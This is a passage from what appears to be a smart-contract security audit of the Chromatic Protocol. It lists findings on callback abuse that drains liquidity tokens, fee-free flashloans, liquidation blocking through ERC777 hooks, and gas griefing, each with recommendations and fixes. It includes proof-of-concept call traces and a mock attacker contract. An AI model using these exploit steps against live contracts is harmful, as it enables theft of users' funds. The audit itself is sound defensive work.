363         unchecked {
364             i++;
365         }
366     }
367
368     uint256[] memory balancesBefore = ctx.clbToken.balanceOfBatch(
↳ _accounts, _clbTokenIds);
```

```

369     IChromaticLiquidityCallback(msg.sender).
    ↳ removeLiquidityBatchCallback(
370         address(ctx.clbToken),
371         _clbTokenIds,
372         data
373     );
374
375     uint256[] memory balancesAfter = ctx.clbToken.balanceOfBatch(
    ↳ _accounts, _clbTokenIds);
376     for (uint256 i; i < tradingFeeRates.length; ) {
377         if (clbTokenAmounts[i] != balancesAfter[i] -
    ↳ balancesBefore[i])
378             revert InvalidTransferredTokenAmount();
379
380         unchecked {
381             i++;
382         }
383     }
384 }

```

4. This allows the attacker to mint multiple `REMOVE_LIQUIDITY` `LpReceipts`. These receipts can be used to drain all the CLB tokens held by the market, which correspond to other users' removals.

Proof of Concept:

Notice how the CLB tokens are being drained from the market contract:

```

USER2(0x88C0e901bd1fd1a778dA342fd2218fDC71Cef6B) CALLS < contract_ChromaticRouter.addLiquidity(contract_ChromaticMarket, 1, 5000e18, user2) >
< contract_PriceFeedMock.setRoundData(1e18) >
USER1(0xE6b3367318C5e11a6eED3Cd00850eC6A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 1) >
USER1(0xE6b3367318C5e11a6eED3Cd00850eC6A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 2) >
USER3(0x7231C364597f3Bf0B72Cf52b197cc5911e71794) CALLS < contract_ChromaticRouter.createAccount() >
USER3(0x7231C364597f3Bf0B72Cf52b197cc5911e71794) CALLS < contract_TestSettlementToken.transfer(contract_user3ChromaticAccount, 15000e18) >
USER3(0x7231C364597f3Bf0B72Cf52b197cc5911e71794) CALLS < contract_ChromaticRouter.openPosition(contract_ChromaticMarket, int256(500e18), 10000e18, 50e18, 10000) >
contract_TestSettlementToken.balanceOf(contract_ChromaticVault) -> 1600050000000000000000
USER2(0x88C0e901bd1fd1a778dA342fd2218fDC71Cef6B) CALLS < contract_CLBToken.setApprovalForAll(contract_ChromaticRouter, true) >
USER2(0x88C0e901bd1fd1a778dA342fd2218fDC71Cef6B) CALLS < contract_ChromaticRouter.removeLiquidity(contract_ChromaticMarket, int16(1), 50000000000000000000, user1) >
< contract_PriceFeedMock.setRoundData(1e18) >
contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 1000000000000000000000
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 0
amountToWithdraw -> 1000000000000000000000
contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 1000000000000000000000
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 0
USER1(0xE6b3367318C5e11a6eED3Cd00850eC6A02E9b90) CALLS < contract_MockChromaticAccountV3.removeLiquidityBatch(address(contract_ChromaticMarket), contract_MockChromaticAccountV3, _feeRates, _clbTokenAmounts) >
< contract_PriceFeedMock.setRoundData(1e18) >
contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 499958336885262278144
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 0
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0
USER1(0xE6b3367318C5e11a6eED3Cd00850eC6A02E9b90) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 4) >
contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 399958336885262278144
contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 1000000000000000000000
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0
USER1(0xE6b3367318C5e11a6eED3Cd00850eC6A02E9b90) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 5) >
contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 299958336885262278144
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 0
USER1(0xE6b3367318C5e11a6eED3Cd00850eC6A02E9b90) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 6) >
contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 199958336885262278144
contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 3000000000000000000000
contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0

```


4.5 (HAL-05)

ADDLIQUIDITY/OPENPOSITION CALLBACKS CAN BE ABUSED TO EXECUTE FLASHLOANS WITHOUT PAYING THE FLASHLOAN FEE – HIGH (8.1)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The `MarketLiquidityFacet` contract implements the function `addLiquidity()`:

Listing 9: `MarketLiquidityFacet.sol` (Lines 71-78)

```

58 function addLiquidity(
59     address recipient,
60     int16 tradingFeeRate,
61     bytes calldata data
62 ) external override nonReentrant returns (LpReceipt memory receipt) {
63     MarketStorage storage ms = MarketStorageLib.marketStorage();
64
65     LpContext memory ctx = newLpContext(ms);
66     ctx.syncOracleVersion();
67
68     IERC20Metadata settlementToken = IERC20Metadata(ctx.
69     ↳ settlementToken);
70     IVault vault = ctx.vault;
71
72     uint256 balanceBefore = settlementToken.balanceOf(address(
73     ↳ vault));
74     IChromaticLiquidityCallback(msg.sender).addLiquidityCallback(
75         address(settlementToken),
76         address(vault),
77         data
78     );

```

```

78     uint256 amount = settlementToken.balanceOf(address(vault)) -
    ↳ balanceBefore;
79
80     vault.onAddLiquidity(ctx.settlementToken, amount);
81
82     receipt = _addLiquidity(ctx, ms.liquidityPool, recipient,
    ↳ tradingFeeRate, amount);
83
84     emit AddLiquidity(receipt);
85 }

```

As we can see in the code above, the settlement token balance of the vault is checked before and after the `addLiquidityCallback()` in order to determine the amount of liquidity deposited. This function contains a `nonReentrant` lock, although, it is a totally independent contract from the `ChromaticVault` and the `nonReentrant` lock also present in the `ChromaticVault.flashloan()` function. Consequently, the following exploit is possible:

1. Call `addLiquidity()` directly to the `ChromaticMarket` from a custom contract.
2. The custom contract receives the `addLiquidityCallback()`.
3. In the callback, perform a flashloan by calling the `ChromaticVault.flashloan()` function, execute the flashloan logic and repay the flashloan with the flashloan fee.
4. The vault balance would be increased after this flashloan with the flashloan fee paid.
5. As we are still within the `addLiquidity()` call, this line is executed:


```
uint256 amount = settlementToken.balanceOf(address(vault))-balanceBefore;
```
6. The flashloan fee paid is now added as liquidity and therefore allows the user to execute a flashloan with no costs.

The same issue is also present in the `openPositionCallback()`:

Listing 10: MarketTradeFacet.sol (Lines 178–189)

```

160 function _openPosition(
161     LpContext memory ctx,
162     LiquidityPool storage liquidityPool,
163     Position memory position,
164     uint256 maxAllowableTradingFee,
165     bytes calldata data
166 ) private returns (OpenPositionInfo memory openInfo) {
167     // check trading fee
168     uint256 tradingFee = position.tradingFee();
169     uint256 protocolFee = position.protocolFee();
170     if (tradingFee + protocolFee > maxAllowableTradingFee) {
171         revert ExceedMaxAllowableTradingFee();
172     }
173
174     IERC20Metadata settlementToken = IERC20Metadata(ctx.
    ↳ settlementToken);
175     IVault vault = ctx.vault;
176
177     // call callback
178     uint256 balanceBefore = settlementToken.balanceOf(address(
    ↳ vault));
179
180     uint256 requiredMargin = position.takerMargin + protocolFee +
    ↳ tradingFee;
181     IChromaticTradeCallback(msg.sender).openPositionCallback(
182         address(settlementToken),
183         address(vault),
184         requiredMargin,
185         data
186     );
187     // check margin settlementToken increased
188     if (balanceBefore + requiredMargin < settlementToken.balanceOf
    ↳ (address(vault)))
189         revert NotEnoughMarginTransferred();
190
191     liquidityPool.acceptOpenPosition(ctx, position); // settle()
192
193     vault.onOpenPosition(
194         address(settlementToken),
195         position.id,
196         position.takerMargin,
197         tradingFee,
198         protocolFee

```


BVSS:

A0:A/AC:L/AX:L/C:N/I:H/A:N/D:N/Y:L/R:N/S:U (8.1)

Recommendation:

It is recommended to implement a global lock between the **ChromaticVault** contract and the different **ChromaticMarket** facets in order to prevent the exploit described.

Remediation Plan:

SOLVED: The **Chromatic Protocol team** solved the issue by implementing a custom “Trade Lock” in the **ChromaticMarket** contract.

Commit ID: [a8bfa75758d8d28875cffdebc28bd0c5f3607d03](#).

4.6 (HAL-06) LIQUIDATIONS CAN BE BLOCKED IF THE SETTLEMENT TOKEN IS A TOKEN WITH ON-TRANSFER HOOKS - HIGH (7.5)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The `MarketLiquidateFacet` contract implements the `liquidate()` function which internally calls the `_claimPosition()` function:

Listing 11: `MarketLiquidateFacet.sol` (Line 112)

```

87 function liquidate(
88     uint256 positionId,
89     address keeper,
90     uint256 keeperFee // native token amount
91 ) external override nonReentrant {
92     Position memory position = _getPosition(PositionStorageLib.
    ↳ positionStorage(), positionId);
93     if (msg.sender != position.liquidator) revert
    ↳ OnlyAccessibleByLiquidator();
94     if (position.closeVersion != 0) revert AlreadyClosedPosition()
    ↳ ;
95
96     MarketStorage storage ms = MarketStorageLib.marketStorage();
97
98     LpContext memory ctx = newLpContext(ms);
99     ctx.syncOracleVersion();
100
101     (bool _liquidate, int256 _pnl) = _checkLiquidation(ctx,
    ↳ position);
102     if (!_liquidate) return;
103
104     uint256 usedKeeperFee = keeperFee != 0
105         ? ctx.vault.transferKeeperFee(
106             ctx.settlementToken,

```

```

107         keeper,
108         keeperFee,
109         position.takerMargin
110     )
111     : 0;
112     uint256 interest = _claimPosition(
113         ctx,
114         position,
115         _pnl,
116         usedKeeperFee,
117         position.owner,
118         bytes(""),
119         _pnl > 0 ? CLAIM_TP : CLAIM_SL
120     );
121
122     ILiquidator(position.liquidator).cancelLiquidationTask(
123         ↪ positionId);
124
125     emit Liquidate(position.owner, _pnl, interest, usedKeeperFee,
126         ↪ position);
127 }

```

Consequently, the `_claimPosition()` calls the `ChromaticVault.onClaimPosition()` function:

Listing 12: MarketTradeFacetBase.sol (Line 86)

```

37 function _claimPosition(
38     LpContext memory ctx,
39     Position memory position,
40     int256 pnl,
41     uint256 usedKeeperFee,
42     address recipient,
43     bytes memory data,
44     bytes4 cause
45 ) internal returns (uint256 interest) {
46     uint256 makerMargin = position.makerMargin();
47     uint256 takerMargin = position.takerMargin - usedKeeperFee;
48     uint256 settlementAmount = takerMargin;
49
50     // Calculate the interest based on the maker margin and the
51     ↪ time difference
52     // between the open timestamp and the current block timestamp

```



```

52     interest = ctx.calculateInterest(makerMargin, position.
↳ openTimestamp, block.timestamp);
53
54     // Calculate the realized profit or loss by subtracting the
↳ interest from the total pnl
55     int256 realizedPnl = pnl - interest.toInt256();
56     uint256 absRealizedPnl = realizedPnl.abs();
57     //slither-disable-next-line timestamp
58     if (realizedPnl > 0) {
59         //slither-disable-next-line timestamp
60         if (absRealizedPnl > makerMargin) {
61             // If the absolute value of the realized pnl is
↳ greater than the maker margin,
62             // set the realized pnl to the maker margin and add
↳ the maker margin to the settlement
63             realizedPnl = makerMargin.toInt256();
64             settlementAmount += makerMargin;
65         } else {
66             settlementAmount += absRealizedPnl;
67         }
68     } else {
69         //slither-disable-next-line timestamp
70         if (absRealizedPnl > takerMargin) {
71             // If the absolute value of the realized pnl is
↳ greater than the taker margin,
72             // set the realized pnl to the negative taker margin
↳ and set the settlement amount to 0
73             realizedPnl = -(takerMargin.toInt256());
74             settlementAmount = 0;
75         } else {
76             settlementAmount -= absRealizedPnl;
77         }
78     }
79
80     MarketStorage storage ms = MarketStorageLib.marketStorage();
81
82     // Accept the claim position in the liquidity pool
83     ms.liquidityPool.acceptClaimPosition(ctx, position,
↳ realizedPnl);
84
85     // Call the onClaimPosition function in the vault to handle
↳ the settlement
86     ctx.vault.onClaimPosition(
87         ctx.settlementToken,

```

```

88         position.id,
89         recipient,
90         takerMargin,
91         settlementAmount
92     );
93     _callClaimPositionCallback(ctx, position, realizedPnl,
94     ↪ interest, data, cause);
95     // Delete the claimed position from the positions mapping
96     PositionStorageLib.positionStorage().deletePosition(position.
97     ↪ id);
98 }

```

This function will send the `settlementAmount` to the taker:

Listing 13: ChromaticVault.sol (Line 179)

```

152 function onClaimPosition(
153     address settlementToken,
154     uint256 positionId,
155     address recipient,
156     uint256 takerMargin,
157     uint256 settlementAmount
158 ) external override onlyMarket {
159     address market = msg.sender;
160
161     takerBalances[settlementToken] -= takerMargin;
162     takerMarketBalances[market] -= takerMargin;
163
164     if (settlementAmount > takerMargin) {
165         // maker loss
166         uint256 makerLoss = settlementAmount - takerMargin;
167
168         makerBalances[settlementToken] -= makerLoss;
169         makerMarketBalances[market] -= makerLoss;
170     } else {
171         // maker profit
172         uint256 makerProfit = takerMargin - settlementAmount;
173
174         makerBalances[settlementToken] += makerProfit;
175         makerMarketBalances[market] += makerProfit;
176     }
177     emit OnClaimPosition(market, positionId, recipient,

```

```

    ↳ takerMargin, settlementAmount);
178
179     SafeERC20.safeTransfer(IERC20(settlementToken), recipient,
    ↳ settlementAmount);
180 }

```

Although, if the `settlementToken` is a token with on-transfer hooks, the receiver, in this case, the liquidated user, can force a revert in the token transfer reverting the `liquidate()` call.

Proof of Concept:

In this **Proof of Concept** the following `MockChromaticAccount` contract was used:

Listing 14: MockChromaticAccount.sol (Lines 251-253)

```

1 // SPDX-License-Identifier: MIT
2 pragma solidity >=0.8.0 <0.9.0;
3
4 import {SafeERC20, IERC20} from "@openzeppelin/contracts/token/
↳ ERC20/Utils/SafeERC20.sol";
5 import {EnumerableSet} from "@openzeppelin/contracts/utils/structs
↳ EnumerableSet.sol";
6 import {IChromaticMarket} from "@chromatic-protocol/contracts/core
↳ interfaces/IChromaticMarket.sol";
7 import {IChromaticTradeCallback} from "@chromatic-protocol/
↳ contracts/core/interfaces/callback/IChromaticTradeCallback.sol";
8 import {Position} from "@chromatic-protocol/contracts/core/
↳ libraries/Position.sol";
9 import {IChromaticAccount} from "@chromatic-protocol/contracts/
↳ periphery/interfaces/IChromaticAccount.sol";
10 import {OpenPositionInfo, ClosePositionInfo, ClaimPositionInfo}
↳ from "@chromatic-protocol/contracts/core/interfaces/market/Types.
↳ sol";
11
12 import {VerifyCallback} from "@chromatic-protocol/contracts/
↳ periphery/base/VerifyCallback.sol";
13 import {IERC1820Registry} from "../IERC1820Registry.sol";
14
15 /**

```

```

16 * @title MockChromaticAccount
17 * @dev This contract manages user accounts and positions.
18 */
19 contract MockChromaticAccount is IChromaticAccount, VerifyCallback
↳ {
20     using EnumerableSet for EnumerableSet.UintSet;
21
22     address owner;
23     address private router;
24     bool isInitialized;
25
26     mapping(address => EnumerableSet.UintSet) private positionIds;
27
28     // Needed constants to accept ERC777 tokens in deposit
29     IERC1820Registry constant private _erc1820 = // See EIP1820
30         IERC1820Registry(0
↳ x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24);
31     bytes32 constant private TOKENS_RECIPIENT_INTERFACE_HASH = //
↳ See EIP777
32         keccak256("ERC777TokensRecipient");
33
34     /**
35      * @dev Throws an error indicating that the caller is not the
↳ chromatic router contract.
36      */
37     error NotRouter();
38
39     /**
40      * @dev Throws an error indicating that the caller is not the
↳ owner of this account contract.
41      */
42     error NotOwner();
43
44     /**
45      * @dev Throws an error indicating that the account is already
↳ initialized, and calling the initialization function again is not
↳ allowed.
46      */
47     error AlreadyInitialized();
48
49     /**
50      * @dev Throws an error indicating that the account does not
↳ have sufficient balance to perform a particular operation, such as
↳ withdrawing an amount of tokens.

```

```

51     */
52     error NotEnoughBalance();
53
54     /**
55     * @dev Throws an error indicating that the caller is not the
56     ↳ owner of this account contractthat the caller is not the owner of
57     ↳ this account contract.
58     */
59     error NotExistPosition();
60
61     /**
62     * @dev Modifier that allows only the router to call a
63     ↳ function.
64     *      Throws an `NotRouter` error if the caller is not the
65     ↳ chromatic router contract.
66     */
67     modifier onlyRouter() {
68         if (msg.sender != router) revert NotRouter();
69         _;
70     }
71
72     /**
73     * @dev Modifier that allows only the owner to call a function
74     ↳ .
75     *      Throws an `NotOwner` error if the caller is not the
76     ↳ owner of this account contract.
77     */
78     modifier onlyOwner() {
79         if (msg.sender != owner) revert NotOwner();
80         _;
81     }
82
83     /**
84     * @notice Initializes the account with the specified owner,
85     ↳ router, and market factory addresses.
86     * @dev Throws an `AlreadyInitialized` error if the account
87     ↳ has already been initialized.
88     * @param _owner The address of the account owner.
89     * @param _router The address of the router contract.
90     * @param _marketFactory The address of the market factory
91     ↳ contract.
92     */
93     function initialize(address _owner, address _router, address
94     ↳ _marketFactory) external {

```

```

85         if (isInitialized) revert AlreadyInitialized();
86         require(_owner != address(0));
87         require(_router != address(0));
88         require(_marketFactory != address(0));
89         owner = _owner;
90         router = _router;
91         isInitialized = true;
92         marketFactory = _marketFactory;
93
94         // Register as a token receiver
95         _erc1820.setInterfaceImplementer(
96             address(this),
97             TOKENS_RECIPIENT_INTERFACE_HASH,
98             address(this)
99         );
100     }
101
102     /**
103      * @inheritdoc IChromaticAccount
104      */
105     function balance(address token) public view returns (uint256)
106     ↪ {
107         return IERC20(token).balanceOf(address(this));
108     }
109
110     /**
111      * @inheritdoc IChromaticAccount
112      * @dev This function can only be called by owner.
113      *      Throws a `NotEnoughBalance` error if the account does
114      ↪ not have enough balance of the specified token.
115      */
116     function withdraw(address token, uint256 amount) external
117     ↪ onlyOwner {
118         if (balance(token) < amount) revert NotEnoughBalance();
119         SafeERC20.safeTransfer(IERC20(token), owner, amount);
120     }
121
122     function addPositionId(address market, uint256 positionId)
123     ↪ internal {
124         //slither-disable-next-line unused-return
125         positionIds[market].add(positionId);
126     }

```

```

124     function removePositionId(address market, uint256 positionId)
    ↳ internal {
125         //slither-disable-next-line unused-return
126         positionIds[market].remove(positionId);
127     }
128
129     /**
130     * @inheritdoc IChromaticAccount
131     */
132     function hasPositionId(address market, uint256 id) public view
    ↳ returns (bool) {
133         return positionIds[market].contains(id);
134     }
135
136     /**
137     * @inheritdoc IChromaticAccount
138     */
139     function getPositionIds(address market) external view returns
    ↳ (uint256[] memory) {
140         return positionIds[market].values();
141     }
142
143     /**
144     * @inheritdoc IChromaticAccount
145     * @dev This function can only be called by the chromatic
    ↳ router contract.
146     */
147     function openPosition(
148         address marketAddress,
149         int256 qty,
150         uint256 takerMargin,
151         uint256 makerMargin,
152         uint256 maxAllowableTradingFee
153     ) external onlyOwner returns (OpenPositionInfo memory position
    ↳ ) {
154         position = IChromaticMarket(marketAddress).openPosition(
155             qty,
156             takerMargin,
157             makerMargin,
158             maxAllowableTradingFee,
159             bytes(""))
160     );
161     addPositionId(marketAddress, position.id);
162     //slither-disable-next-line reentrancy-events

```

```

163         emit OpenPosition(
164             marketAddress,
165             position.id,
166             position.openVersion,
167             position.qty,
168             position.openTimestamp,
169             position.takerMargin,
170             position.makerMargin,
171             position.tradingFee
172         );
173     }
174
175     /**
176      * @inheritdoc IChromaticAccount
177      * @dev This function can only be called by the chromatic
178      * router contract.
179      * Throws a `NotExistPosition` error if the position does
180      * not exist.
181      */
182     function closePosition(address marketAddress, uint256
183         positionId) external override onlyOwner {
184         if (!hasPositionId(marketAddress, positionId)) revert
185         NotExistPosition();
186
187         ClosePositionInfo memory position = IChromaticMarket(
188             marketAddress).closePosition(
189                 positionId
190             );
191         //slither-disable-next-line reentrancy-events
192         emit ClosePosition(
193             marketAddress,
194             position.id,
195             position.closeVersion,
196             position.closeTimestamp
197         );
198     }
199
200     /**
201      * @inheritdoc IChromaticAccount
202      * @dev This function can only be called by the chromatic
203      * router contract.
204      * Throws a `NotExistPosition` error if the position does
205      * not exist.
206      */

```



```

200     function claimPosition(address marketAddress, uint256
    ↳ positionId) external override onlyOwner {
201         if (!hasPositionId(marketAddress, positionId)) revert
    ↳ NotExistPosition();
202
203         IChromaticMarket(marketAddress).claimPosition(positionId,
    ↳ address(this), bytes(""));
204     }
205
206     /**
207     * @inheritdoc IChromaticTradeCallback
208     * @dev Transfers the required margin from the account to the
    ↳ specified vault.
209     *     Throws a `NotEnoughBalance` error if the account does
    ↳ not have enough balance of the settlement token.
210     */
211     function openPositionCallback(
212         address settlementToken,
213         address vault,
214         uint256 marginRequired,
215         bytes calldata /* data */
216     ) external override verifyCallback {
217         if (balance(settlementToken) < marginRequired) revert
    ↳ NotEnoughBalance();
218
219         SafeERC20.safeTransfer(IERC20(settlementToken), vault,
    ↳ marginRequired);
220     }
221
222     /**
223     * @inheritdoc IChromaticTradeCallback
224     */
225     function claimPositionCallback(
226         Position memory position,
227         ClaimPositionInfo memory claimInfo,
228         bytes calldata /* data */
229     ) external override verifyCallback {
230         removePositionId(msg.sender, position.id);
231         address marketAddress = msg.sender;
232         emit ClaimPosition(
233             marketAddress,
234             claimInfo.id,
235             claimInfo.entryPrice,
236             claimInfo.exitPrice,

```


BVSS:

A0:A/AC:L/AX:L/C:N/I:H/A:N/D:N/Y:N/R:N/S:U (7.5)

Recommendation:

It is recommended to avoid registering as a settlement token any [ERC777](#) or any token with on-transfer hooks in order to prevent this issue.

Remediation Plan:

SOLVED: The [Chromatic Protocol team](#) states that they are aware of this issue, and they will avoid registering any [ERC777](#) or any token with on-transfer hooks.

4.7 (HAL-07) POSSIBLE GAS GRIEFING IN LIQUIDATION CALLS – MEDIUM (5.0)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

During liquidations, the `ICHromaticTradeCallback(position.owner).claimPositionCallback()` is called within a try/catch block:

Listing 15: MarketTradeFacetBase.sol (Lines 117-134)

```

99 function _callClaimPositionCallback(
100     LpContext memory ctx,
101     Position memory position,
102     int256 realizedPnl,
103     uint256 interest,
104     bytes memory data,
105     bytes4 cause
106 ) internal {
107     uint256 currentOracleVersion = ctx.currentOracleVersion().
    ↳ version;
108     uint256 entryPrice = currentOracleVersion > position.
    ↳ openVersion
109         ? position.entryPrice(ctx)
110         : 0;
111     uint256 exitPrice = position.closeVersion > 0 &&
112         currentOracleVersion > position.closeVersion
113         ? position.exitPrice(ctx)
114         : 0;
115     // Call the claim position callback function on the position
    ↳ owner's contract
116     // If an exception occurs during the callback, revert the
    ↳ transaction unless the caller is the liquidator
117     try
118         IChromaticTradeCallback(position.owner).
    ↳ claimPositionCallback(
119             position,
120             ClaimPositionInfo({
121                 id: position.id,

```

```

122         entryPrice: entryPrice,
123         exitPrice: exitPrice,
124         realizedPnl: realizedPnl,
125         interest: interest,
126         cause: cause
127     }},
128     data
129 )
130 {} catch (bytes memory /* e */ /*lowLevelData*/) {
131     if (msg.sender != position.liquidator) {
132         revert ClaimPositionCallbackError();
133     }
134 }
135 }

```

The gas that can be used by this `try` external callback cannot be more than 63/64 than the remaining gas as stated in the [EIP-150](#). If this occurs, and `out of gas` error would be triggered, which would be correctly caught in the `catch` clause.

Although, as the `try` external call has no gas limit set, this would allow a malicious user to drain up to 63/64 of the gas limit set for the transaction sent by the liquidator, increasing the liquidation gas costs.

For this reason, it is highly recommended to set a gas limit to the `try` callback. This gas limit should be enough to handle any legit callback operation as removing a position id.

Proof of Concept:

- Example with the current implementation and a liquidation call where the liquidator sets a gas limit of `30.000.000`:

Listing 16: Liquidation call

```

1 (bool success, bytes memory data) = address(
↳ contract_ChromaticMarket).call{gas: 30000000}({
2     abi.encodeWithSignature("liquidate(uint256,address,uint256)",

```

```
↳ 1, address(_automate), 0)
3 );
```

[illegible]

BVSS:

A0:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:N/S:U (5.0)

Recommendation:

It is recommended to set a gas limit to the try callback, for example:

Listing 17: Example callback (Line 2)

```

1 try
2     IChromaticTradeCallback(position.owner).claimPositionCallback{
↳ gas: 100000}{
3         position,
4         ClaimPositionInfo({
5             id: position.id,
6             entryPrice: entryPrice,
7             exitPrice: exitPrice,
8             realizedPnl: realizedPnl,
9             interest: interest,
10            cause: cause
11        }),
12        data
13    )
14 {} catch (bytes memory /* e */ /*lowLevelData*/) {
15     if (msg.sender != position.liquidator) {
16         revert ClaimPositionCallbackError();
17     }
18 }

```

The gas limit selected should be enough to handle any legit callback operation, i.e., removing a position id.

Remediation Plan:

SOLVED: The **Chromatic Protocol team** solved the issue by implementing the recommended solution.

Commit ID: [fdcccffa15c9f1cd063bd1a7302d7fbfc11deae](#).

4.8 (HAL-08) INCOMPATIBILITY WITH REVERT ON ZERO VALUE TRANSFER TOKENS - MEDIUM (5.0)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

Upon a liquidation or a position closure, the position is claimed and the function `onClaimPosition()` is executed:

Listing 18: ChromaticVault.sol (Line 179)

```

152 function onClaimPosition(
153     address settlementToken,
154     uint256 positionId,
155     address recipient,
156     uint256 takerMargin,
157     uint256 settlementAmount
158 ) external override onlyMarket {
159     address market = msg.sender;
160
161     takerBalances[settlementToken] -= takerMargin;
162     takerMarketBalances[market] -= takerMargin;
163
164     if (settlementAmount > takerMargin) {
165         // maker loss
166         uint256 makerLoss = settlementAmount - takerMargin;
167
168         makerBalances[settlementToken] -= makerLoss;
169         makerMarketBalances[market] -= makerLoss;
170     } else {
171         // maker profit
172         uint256 makerProfit = takerMargin - settlementAmount;
173
174         makerBalances[settlementToken] += makerProfit;
175         makerMarketBalances[market] += makerProfit;
176     }

```



```

177     emit OnClaimPosition(market, positionId, recipient,
    ↳ takerMargin, settlementAmount);
178
179     SafeERC20.safeTransfer(IERC20(settlementToken), recipient,
    ↳ settlementAmount);
180 }

```

This function will send the `settlementAmount` tokens to the position owner. Although, during liquidations, this `settlementAmount` will be zero. If the `settlementToken` is a [revert on zero value transfer] token(<https://github.com/d-xo/weird-erc20/tree/main?tab=readme-ov-file#revert-on-zero-value-transfers>) the liquidations will always revert.

BVSS:

A0:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:N/S:U (5.0)

Recommendation:

It is recommended to add the following `if` code block to the `onClaimPosition()` function:

Listing 19: ChromaticVault.sol (Line 179)

```

152 function onClaimPosition(
153     address settlementToken,
154     uint256 positionId,
155     address recipient,
156     uint256 takerMargin,
157     uint256 settlementAmount
158 ) external override onlyMarket {
159     address market = msg.sender;
160
161     takerBalances[settlementToken] -= takerMargin;
162     takerMarketBalances[market] -= takerMargin;
163
164     if (settlementAmount > takerMargin) {
165         // maker loss

```

```

166         uint256 makerLoss = settlementAmount - takerMargin;
167
168         makerBalances[settlementToken] -= makerLoss;
169         makerMarketBalances[market] -= makerLoss;
170     } else {
171         // maker profit
172         uint256 makerProfit = takerMargin - settlementAmount;
173
174         makerBalances[settlementToken] += makerProfit;
175         makerMarketBalances[market] += makerProfit;
176     }
177     emit OnClaimPosition(market, positionId, recipient,
178         ↳ takerMargin, settlementAmount);
179
180     if(settlementAmount > 0){
181         SafeERC20.safeTransfer(IERC20(settlementToken), recipient,
182         ↳ settlementAmount);
181     }
182 }

```

Remediation Plan:

SOLVED: The **Chromatic Protocol team** solved the issue by implementing the recommended solution.

Commit ID: [66d98b9f1ffc5ba6e559dfea6b490e711ef423a3](#).

4.9 (HAL-09) DOUBLE ENTRY POINT TOKENS WOULD BREAK THE PROTOCOL - LOW (2.5)

Commit IDs affected:

- [0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1](#)

Description:

Typically, a proxy contract itself holds the state and uses the implementation contract as a logic layer. However, this is not always the case. In some contracts, the proxy acts as a “relayer” contract, the implementation contract serves as the logic layer, while a third state contract acts as the storage layer.

Contracts that employ a call-based proxy structure may allow users to call them either through the proxy contract or directly at the implementation contract address.

In both cases, the same state is modified, since both the proxy and implementation share the state. Such contracts are called Double Entry Point contracts, as they can be called via two different addresses and are said to have two entry points. ERC20 Token contracts that employ this structure are called **Double Entry Point Tokens**.

If this type of token is used as a Settlement Token, multiple inconsistencies would be triggered in the protocol’s logic.

References:

- [Balancer’s issue with double entry point tokens #1](#)
- [Balancer’s issue with double entry point tokens #2](#)

BVSS:

A0:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to avoid registering any double entry-point token as a Settlement Token in the Chromatic Protocol.

Remediation Plan:

SOLVED: The **Chromatic Protocol team** states that they are aware of this issue, and they will avoid registering any double entry-point token as a Settlement Token in the Chromatic Protocol.

4.10 (HAL-10) MAKER AND MARKET EARNING DISTRIBUTIONS CALLS CAN BE SANDWICHED - LOW (2.5)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The `VaultEarningDistributorBase` contract implements the functions `distributeMakerEarning()` and `distributeMarketEarning()`:

Listing 20: `VaultEarningDistributorBase.sol` (Lines 59,67)

```

54 /**
55  * @inheritdoc IVaultEarningDistributor
56  */
57 function distributeMakerEarning(address token) public override {
58     (uint256 fee, address feePayee) = _getFeeInfo();
59     IChromaticVault(factory.vault()).distributeMakerEarning(token,
└─ fee, feePayee);
60 }
61
62 /**
63  * @inheritdoc IVaultEarningDistributor
64  */
65 function distributeMarketEarning(address market) public override {
66     (uint256 fee, address feePayee) = _getFeeInfo();
67     IChromaticVault(factory.vault()).distributeMarketEarning(
└─ market, fee, feePayee);
68 }

```

These functions can be called by anyone and are wrappers to call the implemented code at the `ChromaticVault` contract. Consequently, the `ChromaticVault` implementations internally call the `payKeeperFee()` function implemented in the `KeeperFeePayer` contract:

Listing 21: KeeperFeePayer.sol (Lines 101,141)

```

93 function payKeeperFee(
94     address tokenIn,
95     uint256 amountOut,
96     address keeperAddress
97 ) external returns (uint256 amountIn) {
98     require(keeperAddress != address(0));
99     uint256 balance = IERC20(tokenIn).balanceOf(address(this));
100
101     amountIn = swapExactOutput(tokenIn, address(this), amountOut,
102         ↳ balance);
103
104     // unwrap
105     WETH9.withdraw(amountOut);
106
107     // send eth to keeper
108     //slither-disable-next-line arbitrary-send-eth
109     bool success = payable(keeperAddress).send(amountOut);
110     if (!success) revert KeeperFeeTransferFailure();
